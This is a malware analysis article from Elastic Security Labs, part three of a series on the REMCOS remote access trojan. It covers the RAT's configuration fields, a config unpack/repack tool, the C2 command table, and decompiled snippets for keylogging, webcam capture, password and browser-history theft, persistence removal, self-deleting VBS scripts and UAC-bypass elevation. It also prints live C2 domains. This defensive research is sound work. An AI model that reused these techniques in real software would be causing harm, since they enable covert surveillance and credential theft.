

Dissecting REMCOS RAT: An in- depth analysis of a widespread 2024 malware, Part Three

 elastic.co/security-labs/dissecting-remcos-rat-part-three



[Subscribe](#)



In [previous articles](#) in this multipart series, malware researchers on the Elastic Security Labs team analyzed REMCOS execution flow, detailing its recording capabilities and its communication with C2. In this article, you'll learn more about REMCOS configuration structure and its C2 commands.

The configuration

In this section, we provide a comprehensive overview of the configuration fields of the malware.

Configuration Table

Researchers successfully recovered approximately 80% of the configuration structure (45 out of 56 fields). We provide detailed configuration information in the following table:

Index	Name	Description
0x0	c2_list	String containing "domain:port:enable_tls" separated by the "\x1e" character
0x1	botnet	Name of the botnet
0x2	connect_interval	Interval in second between connection attempt to C2

Index	Name	Description
0x3	enable_install_flag	Install REMCOS on the machine host
0x4	enable_hkcu_run_persistence_flag	Enable setup of the persistence in the registry
0x5	enable_hklm_run_persistence_flag	Enable setup of the persistence in the registry
0x7	keylogger_maximum_file_size	Maximum size of the keylogging data before rotation
0x8	enable_hklm_policies_explorer_run_flag	Enable setup of the persistence in the registry
0x9	install_parent_directory	Parent directory of the install folder. Integer mapped to an hardcoded path
0xA	install_filename	Name of the REMCOS binary once installed
0xC	enable_persistence_directory_and_binary_hidding_flag	Enable super hiding the install directory and binary as well as setting them to read only
0xD	enable_process_injection_flag	Enable running the malware injected in another process
0xE	mutex	String used as the malware mutex and registry key
0xF	keylogger_mode	Set keylogging capability. Keylogging mode, 0 = disabled, 1 = keylogging everything, 2 = keylogging specific window(s)

Index	Name	Description
0x10	keylogger_parent_directory	Parent directory of the keylogging folder. Integer mapped to an hardcoded path
0x11	keylogger_filename	Filename of the keylogged data
0x12	enable_keylogger_file_encryption_flag	Enable encryption RC4 of the keylogger data file
0x13	enable_keylogger_file_hidding_flag	Enable super hiding of the keylogger data file
0x14	enable_screenshot_flag	Enable screen recording capability
0x15	screenshot_interval_in_minutes	The time interval in minute for capturing each screenshot
0x16	enable_screenshot_specific_window_names_flag	Enable screen recording for specific window names
0x17	screenshot_specific_window_names	String containing window names separated by the “;” character
0x18	screenshot_specific_window_names_interval_in_seconds	The time interval in second for capturing each screenshot when a specific window name is found in the current foreground window title
0x19	screenshot_parent_directory	Parent directory of the screenshot folder. Integer mapped to an hardcoded path
0x1A	screenshot_folder	Name of the screenshot folder
0x1B	enable_screenshot_encryption_flag	Enable encryption of screenshots

Index	Name	Description
0x23	enable_audio_recording_flag	Enable audio recording capability
0x24	audio_recording_duration_in_minutes	Duration in second of each audio recording
0x25	audio_record_parent_directory	Parent directory of the audio recording folder. Integer mapped to an hardcoded path
0x26	audio_record_folder	Name of the audio recording folder
0x27	disable_uac_flag	Disable UAC in the registry
0x28	logging_mode	Set logging mode: 0 = disabled, 1 = minimized in tray, 2 = console logging
0x29	connect_delay_in_second	Delay in second before the first connection attempt to the C2
0x2A	keylogger_specific_window_names	String containing window names separated by the “;” character
0x2B	enable_browser_cleaning_on_startup_flag	Enable cleaning web browsers’ cookies and logins on REMCOS startup
0x2C	enable_browser_cleaning_only_for_the_first_run_flag	Enable web browsers cleaning only on the first run of Remcos
0x2D	browser_cleaning_sleep_time_in_minutes	Sleep time in minute before cleaning the web browsers
0x2E	enable_uac_bypass_flag	Enable UAC bypass capability
0x30	install_directory	Name of the install directory

Index	Name	Description
0x31	keylogger_root_directory	Name of the keylogger directory
0x32	enable_watchdog_flag	Enable watchdog capability
0x34	license	License serial
0x35	enable_screenshot_mouse_drawing_flag	Enable drawing the mouse on each screenshot
0x36	tls_raw_certificate	Certificate in raw format used with tls enabled C2 communication
0x37	tls_key	Key of the certificate
0x38	tls_raw_peer_certificate	C2 public certificate in raw format

Integer to path mapping

REMCOS utilizes custom mapping for some of its "folder" fields instead of a string provided by the user.

```

32  switch ( parent_directory )
33  {
34      case '0':
35          v5 = _wgetenv(L"Temp");
36          goto LABEL_15;
37      case '1':
38          v6 = (ctf::std::WString *)sub_41B5B4(&v24);
39          ctf::std::WString::Copy0(&v23, v6);
40          goto LABEL_4;
41      case '2':
42          v5 = _wgetenv(L"SystemDrive");
43          goto LABEL_15;
44      case '3':
45          v5 = _wgetenv(L"WinDir");

```

We provide details of the mapping below:

Value	Path
0	%Temp%
1	Current malware directory
2	%SystemDrive%

Value	Path
3	%WinDir%
4	%WinDir%\SysWOW64
5	%ProgramFiles%
6	%AppData%
7	%UserProfile%
8	%ProgramData%

Configuration extraction, an inside perspective

We enjoy building tools, and we'd like to take this opportunity to provide some insight into the type of tools we develop to aid in our analysis of malware families like REMCOS.

We developed a configuration extractor called "conf-tool", which not only extracts and unpacks the configuration from specific samples but can also repackage it with modifications.

```
(venv) PS C:\Users\Cyril\Desktop\conf-tool> python .\conf_tool.py -h
usage: conf_tool.py [-h] -i INPUT -o OUTPUT (-u | -r)

options:
  -h, --help            show this help message and exit
  -i INPUT, --input INPUT
                        Input file path
  -o OUTPUT, --output OUTPUT
                        Output file path
  -u, --unpack
  -r, --repack
```

conf-tool help screen

First, we unpack the configuration.

```
(venv) PS C:\Users\Cyril\Desktop\conf-tool> python .\conf_tool.py -i conf.json -o ..\corpus\0af76f2897158bf752b5e
e258053215a6de198e8910458c02282c2d4d284add5.exe -r
```

Unpacking the configuration

The configuration is saved to the disk as a JSON document, with each field mapped to its corresponding type.

```
1  {
2    "configuration_encryption_key": "vScjCoRkf34oulnRGygjTem3
3    "configuration": {
4      "c2_list": [
5        {
6          "host": "remchukwugixiemu4.duckdns.org",
7          "port": 57844,
8          "tls": false
9        },
10       {
11         "host": "remchukwugixiemu4.duckdns.org",
12         "port": 57846,
13         "tls": true
14       },
15       {
16         "host": "remchukwugix231fgh.duckdns.org",
17         "port": 57844,
18         "tls": false
19       },
20       {
21         "host": "remchukwugix231fgh.duckdns.org",
22         "port": 57846,
23         "tls": true
24       }
25     ],
26     "botnet": "ZYNOVA",
27     "connect_interval_in_second": 1,
28     "enable_install_flag": false,
29     "enable_hkcu_run_persistence_flag": true,
30     "enable_hklm_run_persistence_flag": true,
31     "6": "MQ==",
```

Dumped configuration in JSON format

We are going to replace all the domains in the list with the IP address of our C2 emulator to initiate communication with the sample.

```
4  "c2_list": [
5    {
6      "host": "remcosc2.elastic.co",
7      "port": 8888,
8      "tls": false
9    }
10 ],
```

Setting our IP in the C2 list

We are also enabling the logging mode to console (2):


```
48 audio_record_folder : MIC
49 "disable_uac_flag": false,
50 "logging_mode": 2,
```


Setting logging mode to console in the configuration

Once we're done, repack everything:

```
(venv) PS C:\Users\Cyril\Desktop\conf-tool> python .\conf_tool.py -i conf.json -o ..\corpus\0af76f2897158bf752b5e258053215a6de198e8910458c02282c2d4d284add5.exe -r
```

Repacking the configuration in the REMCOS sample

And voilà, we have the console, and the sample attempts to connect to our emulator!



REMCOS console

We are releasing a [REMCOS malware configuration extractor](#) that includes some of these features.

C2 commands

In this section, we present a list of all the commands we've reversed that are executable by the Command and Control (C2). Furthermore, we provide additional details for a select subset of commands.

Command table

Researchers recovered approximately 95% of the commands (74 out of 78). We provide information about the commands in the following table:

Function	Name
0x1	HeartBeat
0x2	DisableKeepAlive

Function	Name
0x3	ListInstalledApplications
0x6	ListRunningProcesses
0x7	TerminateProcess
0x8	ListProcessesWindows
0x9	CloseWindow
0xA	ShowWindowMaximized
0xB	ShowWindowRestore
0xC	TerminateProcessByWindowHandleAndListProcessesWindows
0xD	ExecuteShellCmd
0xE	StartPipedShell
0xF	ExecuteProgram
0x10	MaybeUploadScreenshots
0x11	GetHostGeolocation
0x12	GetOfflineKeyloggerInformation
0x13	StartOnlineKeylogger
0x14	StopOnlineKeylogger
0x15	MaybeSetKeyloggerNameAndUploadData
0x16	UploadKeyloggerData
0x17	DeleteKeyloggerDataThenUploadIfAnythingNewInbetween
0x18	CleanBrowsersCookiesAndLogins
0x1B	StartWebcamModule
0x1C	StopWebcamModule
0x1D	EnableAudioCapture
0x1E	DisableAudioCapture
0x1F	StealPasswords

Function	Name
0x20	DeleteFile
0x21	TerminateSelfAndWatchdog
0x22	Uninstall
0x23	Restart
0x24	UpdateFromURL
0x25	UpdateFromC2
0x26	MessageBox
0x27	ShutdownOrHibernateHost
0x28	UploadClipboardData
0x29	SetClipboardToSpecificData
0x2A	EmptyClipboardThenUploadIfAnythingInbetween
0x2B	LoadDllFromC2
0x2C	LoadDllFromURL
0x2D	StartFunFuncModule
0x2F	EditRegistry
0x30	StartChatModule
0x31	SetBotnetName
0x32	StartProxyModule
0x34	ManageService
0x8F	SearchFile
0x92	SetWallpaperFromC2
0x94	SetWindowTextThenListProcessesWindow
0x97	UploadDataFromDXDiag
0x98	FileManager
0x99	ListUploadScreenshots

Function	Name
0x9A	DumpBrowserHistoryUsingNirsoft
0x9E	TriggerAlarmWav
0x9F	EnableAlarmOnC2Disconnect
0xA0	DisableAlarmOnC2Disconnect
0xA2	DownloadAlarmWavFromC2AndOptPlayIt
0xA3	AudioPlayer
0xAB	ElevateProcess
0xAC	EnableLoggingConsole
0xAD	ShowWindow
0xAE	HideWindow
0xB2	ShellExecuteOrInjectPEFromC2OrURL
0xC5	RegistrySetHlightValue
0xC6	UploadBrowsersCookiesAndPasswords
0xC8	SuspendProcess
0xC9	ResumeProcess
0xCA	ReadFile
0xCB	WriteFile
0xCC	StartOfflineKeylogger
0xCD	StopOfflineKeylogger
0xCE	ListProcessesTCPandUDPTables

ListInstalledApplications command

To list installed applications, REMCOS iterates over the `Software\Microsoft\Windows\CurrentVersion\Uninstall` registry key. For each subkey, it queries the following values:

- `DisplayName`
- `Publisher`
- `DisplayVersion`

- InstallLocation
- InstallDate
- UninstallString

```

35  if ( !RegOpenKeyExA(
36      HKEY_LOCAL_MACHINE,
37      "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall",
38      0,
39      0x20019u,
40      &h_key) )
41  {
42      sub_key_name_length_0 = 1024;
43      index = 0;
44      sub_401F86((ctf::std::String *)&v13);
45
46      for ( status = RegEnumKeyExA(h_key, 0, sub_key_name, &sub_key_name_length_0, 0, 0, 0, 0);
47          ;
48          status = RegEnumKeyExA((HKEY)v13.length, index, &sub_key_name[48], &v13.capacity, 0, 0, 0, 0) )
49      {
50          if ( status == 259 )
51          {
52              RegCloseKey(h_key);
53              sub_403262((ctf::std::String *)p_this, (ctf::std::String *)&v13);
54              ctf::std::WString::Reset(&v13);
55              return p_this;
56          }
57
58          if ( !status )
59          {
60              if ( RegOpenKeyExA(h_key, sub_key_name, 0, 0x20019u, &h_subkey) )
61                  continue;
62
63              ctf::RegisterQueryStrValue((ctf::std::WString *)&p_wstring, h_subkey, L"DisplayName");
64              ctf::RegisterQueryStrValue((ctf::std::WString *)(&v19.buffer.p_as_ptr + 1), h_key, L"Publisher");
65              ctf::RegisterQueryStrValue(
66                  (ctf::std::WString *)(&v18.buffer.p_as_ptr + 2),
67                  (HKEY)sub_key_name_length_0,
68                  L"DisplayVersion");
69
70              ctf::RegisterQueryStrValue(
71                  (ctf::std::WString *)(&v17.buffer.p_as_ptr + 3),
72                  *(HKEY *)&p_wstring,
73                  L"InstallLocation");
74
75              ctf::RegisterQueryStrValue((ctf::std::WString *)&v16, p_wstring_4, L"InstallDate");
76
77              ctf::RegisterQueryStrValue((ctf::std::WString *)&v14.capacity, (HKEY)p_wstring_8, L"UninstallString");

```

0x41C68F REMCOS listing installed applications

ExecuteShellCmd command

Shell commands are executed using the ShellExecuteW API with `cmd.exe /C {command}` as arguments.

```

365  case ctf::Commands::kExecuteShellCmd: // ctf -> client.send(build_command_packet(0x0, 'echo "test" > c:/users/cyril/test.txt'.encode("utf-16-le")))
366      *(_DWORD *)&v218[88] = 0i64;
367      v67 = ctf::std::vector::String::Get((ctf::std::vector::String *)&v219.p_last, 0);
368      v68 = ctf::std::String::GetBuffer2(v67);
369      *(_DWORD *)&v218[84] = ctf::std::WString::FromWStr((ctf::std::WString *)&var_144_, (wchar_t *)v68);
370      v69 = sub_4042FC(&v222, L"/C ");
371      Buffer0 = ctf::std::WString::GetBuffer0((ctf::std::WString *)v69);
372      ShellExecuteW(0, L"open", L"cmd.exe", Buffer0, *(LPCWSTR *)&v218[88], *(INT *)&v218[92]);

```

Executing a shell command using ShellExecuteW with cmd.exe

GetHostGeolocation command

To obtain host geolocation, REMCOS utilizes the geoplugin.net API and directly uploads the returned JSON data.

```

17 v4 = InternetOpenUrlW(v3, L"http://geoplugin.net/json.gp", 0, 0, 0x80000000, 0);
18 do
19 {
20     dwNumberOfBytesRead = 0;
21     v5 = InternetReadFile(v4, v2, 0xFFFFu, &dwNumberOfBytesRead);

```

Requesting geolocation information from geoplugin.net

StartOnlineKeylogger command

The online keylogger employs the same keylogger structure as the offline version. However, instead of writing the data to the disk, the data is sent live to the C2.

```

1 int __thiscall ctf::Keylogger::InitializeKeylogger(ctf::Keylogger *p_this)
2 {
3     HMODULE h_current_module; // eax
4     HHOOK v3; // eax
5     DWORD LastError; // eax
6     ctf::std::String *v5; // eax
7     ctf::std::String v7; // [esp-30h] [ebp-70h] BYREF
8     ctf::std::String v8; // [esp-18h] [ebp-58h] BYREF
9     ctf::std::String v9; // [esp+Ch] [ebp-34h] BYREF
10    struct tagMSG Msg; // [esp+24h] [ebp-1Ch] BYREF
11
12    g_offline_keylogger1 = p_this;
13    if ( p_this->h_windows_hook
14        || (h_current_module = GetModuleHandleA(0),
15            v3 = SetWindowsHookExA(WH_KEYBOARD_LL, (HOOKPROC)ctf::callback::KeyloggerWindowsHook, h_current_module, 0),
16            (p_this->h_windows_hook = v3) != 0) )

```

0x40AEEE Initialization of the online keylogger

StartWebcamModule command

REMCOS uses an external module for webcam recording. This module is a DLL that must be received and loaded from its C2 as part of the command parameters.

```

45 v17 = ctf::PELoader::Ctor(Buffer2, Length);
46 v18 = v17;
47 if ( !v17 )
48     goto LABEL_17;
49
50 g_fp_OpenCamera = ctf::PELoader::GetProcAddress(v17, (int)"OpenCamera");
51 g_fp_CloseCamera = (int (*)(void))ctf::PELoader::GetProcAddress(v18, (int)"CloseCamera");
52 g_fp_GetFrame = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))ctf::PELoader::GetProcAddress(v18, (int)"GetFrame");
53 g_fp_FreeFrame = (int (*)(void))ctf::PELoader::GetProcAddress(v18, (int)"FreeFrame");

```

0x404582 REMCOS loading the webcam module from C2

Once the module is loaded, you can send a sub-command to capture and upload a webcam picture.

```

77  v6 = v5 - 1;
78  if ( !v6 )
79  {
80    byte_472A87 = ((int (*)(void))g_fp_OpenCamera)();
81    if ( !byte_472A87 )
82    {
83 LABEL_8:
84    ctf::std::String::Copy0(&v25, &unk_474E48);
85    v24 = 65;
86    goto LABEL_16;
87    }
88 LABEL_13:
89    v10 = ctf::std::vector::String::Get((ctf::std::Vector::String *)&savedregs, 0);
90    v11 = ctf::std::String::GetBuffer2(v10);
91    v12 = ctf::Atoi(v11);
92    ctf::TakeWebcamPictureAndUpload(a1, v12); ←
93    goto LABEL_17;
94 }

```

0x4044F5 Sub-command handler for capturing and uploading pictures

StealPasswords command

Password stealing is likely carried out using 3 different [Nirsoft](#) binaries, identified by the "/sext" parameters. These binaries are received from the C2 and injected into a freshly created process. Both elements are part of the command parameters.

```

126  v15 = ctf::std::WString::FromWStr((ctf::std::WString *)&v75.length, (wchar_t *)L" /stext \""");
127  sub_4042FC((int)&v78.buffer.p_as_ptr + 3), (wchar_t *)&v90.buffer.as_bytes[12], (int)v15);
128  sub_40431D((int)&v81.buffer.p_as_ptr + 3));
129  v16 = sub_403014(&v67, (wchar_t *)asc_465E74);
130  Buffer0 = ctf::std::WString::GetBuffer0((ctf::std::WString *)v16);
131  v65 = ctf::CreateAndInjectProcess(Buffer0, (uint8_t *)v14);

```

0x412BAA REMCOS injects one of the Nirsoft binary into a freshly created process

The /sext parameter instructs the software to write the output to a file, each output filename is randomly generated and stored in the malware installation folder. Once their contents are read and uploaded to the C2, they are deleted.

```

107  RandomString = ctf::GenerateRandomString((ctf::std::String *)&v67);
108  Buffer2 = ctf::std::String::GetBuffer2(RandomString);
109  ctf::BuildMalwarePath1((ctf::std::WString *)&v81.buffer.p_as_ptr + 3), 0x30u, Buffer2);

```

0x412B12 Building random filename for the Nirsoft output file

```

190    v32 = ctf::std::WString::GetBuffer0(&v82);
191    if ( ctf::ReadFile(v32, &v85) )
192    {
193        v31 = 1;
194        v33 = ctf::std::WString::GetBuffer0(&v82);
195        DeleteFileW(v33);
196    }

```

Read and delete the output file

An additional DLL, with a [FoxMailRecovery](#) export, can also be utilized. Like the other binaries, the DLL is received from the C2 as part of the command parameters. As the name implies the DLL is likely to be used to dump FoxMail data

```

13 Length = ctf::std::String::GetLength(&p_thisa);
14 Buffer2 = ctf::std::String::GetBuffer2(&p_thisa);
15 dword_472D7C = (int)ctf::DllLoader::Ctor(Buffer2, Length);
16 v7 = (void (__cdecl *)(wchar_t *))ctf::DllLoader::GetProcAddress(dword_472D7C, "FoxMailRecovery");
17 dword_472D78 = (int)v7;

```

Loading additional dll with FoxMailRecovery export

Uninstall command

The uninstall command will delete all Remcos-related files and persistence registry keys from the host machine.

First, it kills the watchdog process.

```

33 ctf::KillWatchdog();
34
35 if ( g_keylogger.mode )

```

0x040D0A0 Killing the watchdog process

Then, it deletes all the recording files (keylogging, screenshots, and audio recordings).

```

35 if ( g_keylogger.mode )
36     ctf::DeleteKeyloggerFilesAndFolder(&g_keylogger);
37
38 if ( g_screenshots_enabled == 1 )
39     ctf::DeleteScreenshotFilesAndFolder();
40
41 if ( g_audio_record_enabled )
42 {
43     Buffer0 = ctf::std::WString::GetBuffer0(&g_audio_record_path_wstring);
44     ctf::DeleteAudioRecordingsAndFolder(Buffer0);
45 }

```

0x40D0A5 Deleting * recording files

Then, it deletes its registry persistence keys.

```

47 if ( g_enable_hkcu_run_persistence == 1 )
48 {
49     v1 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
50     ctf::RegistryDeleteValue0(HKEY_CURRENT_USER, (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", v1);
51 }
52 if ( g_enable_hklm_run_persistence == 1 )
53 {
54     v2 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
55     ctf::RegistryDeleteValue0(HKEY_LOCAL_MACHINE, (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", v2);
56 }
57 if ( g_enable_hklm_policies_explorer_run_flag == 1 )
58 {
59     v3 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
60     ctf::RegistryDeleteValue0(
61         HKEY_LOCAL_MACHINE,
62         (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\",
63         v3);
64 }

```

0x40D0EC Deleting * persistence keys

Finally, it deletes its installation files by creating and executing a Visual Basic script in the %TEMP% folder with a random filename, then terminates its process.


```
116 v27 = ctf::std::wstring::GetBuffer0(&g_persistence_file_fullpath_wstring);
117 if ( (int)ShellExecuteW(0, L"open", v27, (LPCWSTR)v28.length, (LPCWSTR)v28.capacity, v29) > 32 )
118     ExitProcess(0);
```

0x40D412 Executing the delete visual basic script and exit

Below the generated script with comments.

```
' Continue execution even if an error occurs
On Error Resume Next

' Create a FileSystemObject
Set fso = CreateObject("Scripting.FileSystemObject")

' Loop while the specified file exists
while
fso.FileExists("C:\Users\Cyril\Desktop\corpus\0af76f2897158bf752b5ee258053215a6de198e8910458c02282c2d4d284add5.exe")

' Delete the specified file
fso.DeleteFile
"C:\Users\Cyril\Desktop\corpus\0af76f2897158bf752b5ee258053215a6de198e8910458c02282c2d4d284add5.exe"

' End of the loop
wend

' Delete the script itself
fso.DeleteFile(Wscript.ScriptFullName)
```

Restart command

The Restart command kills the watchdog process and restarts the REMCOS binary using a generated Visual Basic script.

Below is the generated script with comments.

```
' Create a WScript.Shell object and run a command in the command prompt
' The command runs the specified .exe file
' The "0" argument means the command prompt window will not be displayed
CreateObject("WScript.Shell").Run "cmd /c
""C:\Users\Cyril\Desktop\corpus\0af76f2897158bf752b5ee258053215a6de198e8910458c02282c2d4d284add5.exe""", 0

' Create a FileSystemObject and delete the script itself
CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
```

DumpBrowserHistoryUsingNirsoft command

Like the StealPasswords command, the DumpBrowserHistoryUsingNirsoft command steals browser history using likely another Nirsoft binary received from the C2 as part of the command parameter. Again, we identify the binary as part of Nirsoft because of the `/stext`

parameter.

```
25 v1 = ctf::GenerateRandomString(&v15);
26 Buffer2 = ctf::std::String::GetBuffer2(v1);
27 ctf::BuildMalwarePath1(&v17, 0x30u, Buffer2);
28 ctf::std::String::Reset1(&v15);
29 v3 = ctf::std::String::GetBuffer2(&unk_474E30);
30 *(_DWORD *)&v9.buffer.as_bytes[8] = ctf::std::WString::FromWStr(&v11, (wchar_t *)L" /sort \\\"Visit Time\\\" /stext \\\"");
31 sub_4042FC((ctf::std::String *)&v12, Filename);
32 sub_40431D((int)&v17);
33 v4 = sub_403014(&v14, (wchar_t *)asc_465E74);
34 Buffer0 = ctf::std::WString::GetBuffer0((ctf::std::WString *)v4);
35 ctf::CreateAndInjectProcess(Buffer0, (uint8_t *)v3);
```

0x40404C Dumping browsers history using likely Nirsoft binary

ElevateProcess command

The ElevateProcess command, if the process isn't already running with administrator privileges, will set the `HKCU/SOFTWARE/{mutex}/elev` registry key and restart the malware using the same method as the Restart command.

```
961 case ctf::Commands::kElevateProcess:
962     if ( g_is_user_admin_flag )
963     {
964         *(_DWORD *)&v218[68] = ctf::std::vector::String::Get((ctf::std::Vector::String *)&v219.p_last, 0);
965         *(_DWORD *)&v218[64] = &g_seperator_string;
966         ctf::std::String::FromInt(&var_144, g_is_user_admin_flag);
967         ctf::std::String::Move0(*(void **)&v218[64], *(void **)&v218[68]);
968         ctf::std::String::Move0(*(void **)&v218[68], *(void **)&v218[72]);
969         *(_DWORD *)&v218[0x44] = 0xAB;
970 LABEL_22:
971         ctf::struc_8::TCPSend(&g_communicator_0x475598, *(uint32_t *)&v218[68], *(ctf::std::String *)&v218[72]);
972         ctf::std::String::Reset1(&v222);
973         p_var_144 = &var_144;
974 LABEL_139:
975         ctf::std::String::Reset1(p_var_144);
976     }
977     else if ( ctf::RegistrySetElevValue() ) ←
978     {
979 LABEL_132:
980         ctf::KillWatchDogandRestartUsingVBS(); ←
981     }
```

0x416EF6 Set the elev registry key and restart

Upon restart, the REMCOS checks the `elev` value as part of its initialization phase. If the value exists, it'll delete it and utilize its UAC bypass feature to elevate its privileges.

```
232     if ( ctf::RegistryGetElevValue() )
233     {
234         ctf::RegistryDeleteElevValue();
235         ctf::TryUACBypassIfNotAdmin();
236     }
```

0x40EC39 Forced UAC bypass if the elev key exists in the registry

That's the end of the third article. In the final part we'll cover detection and hunt strategies of REMCOS using Elastic technologies.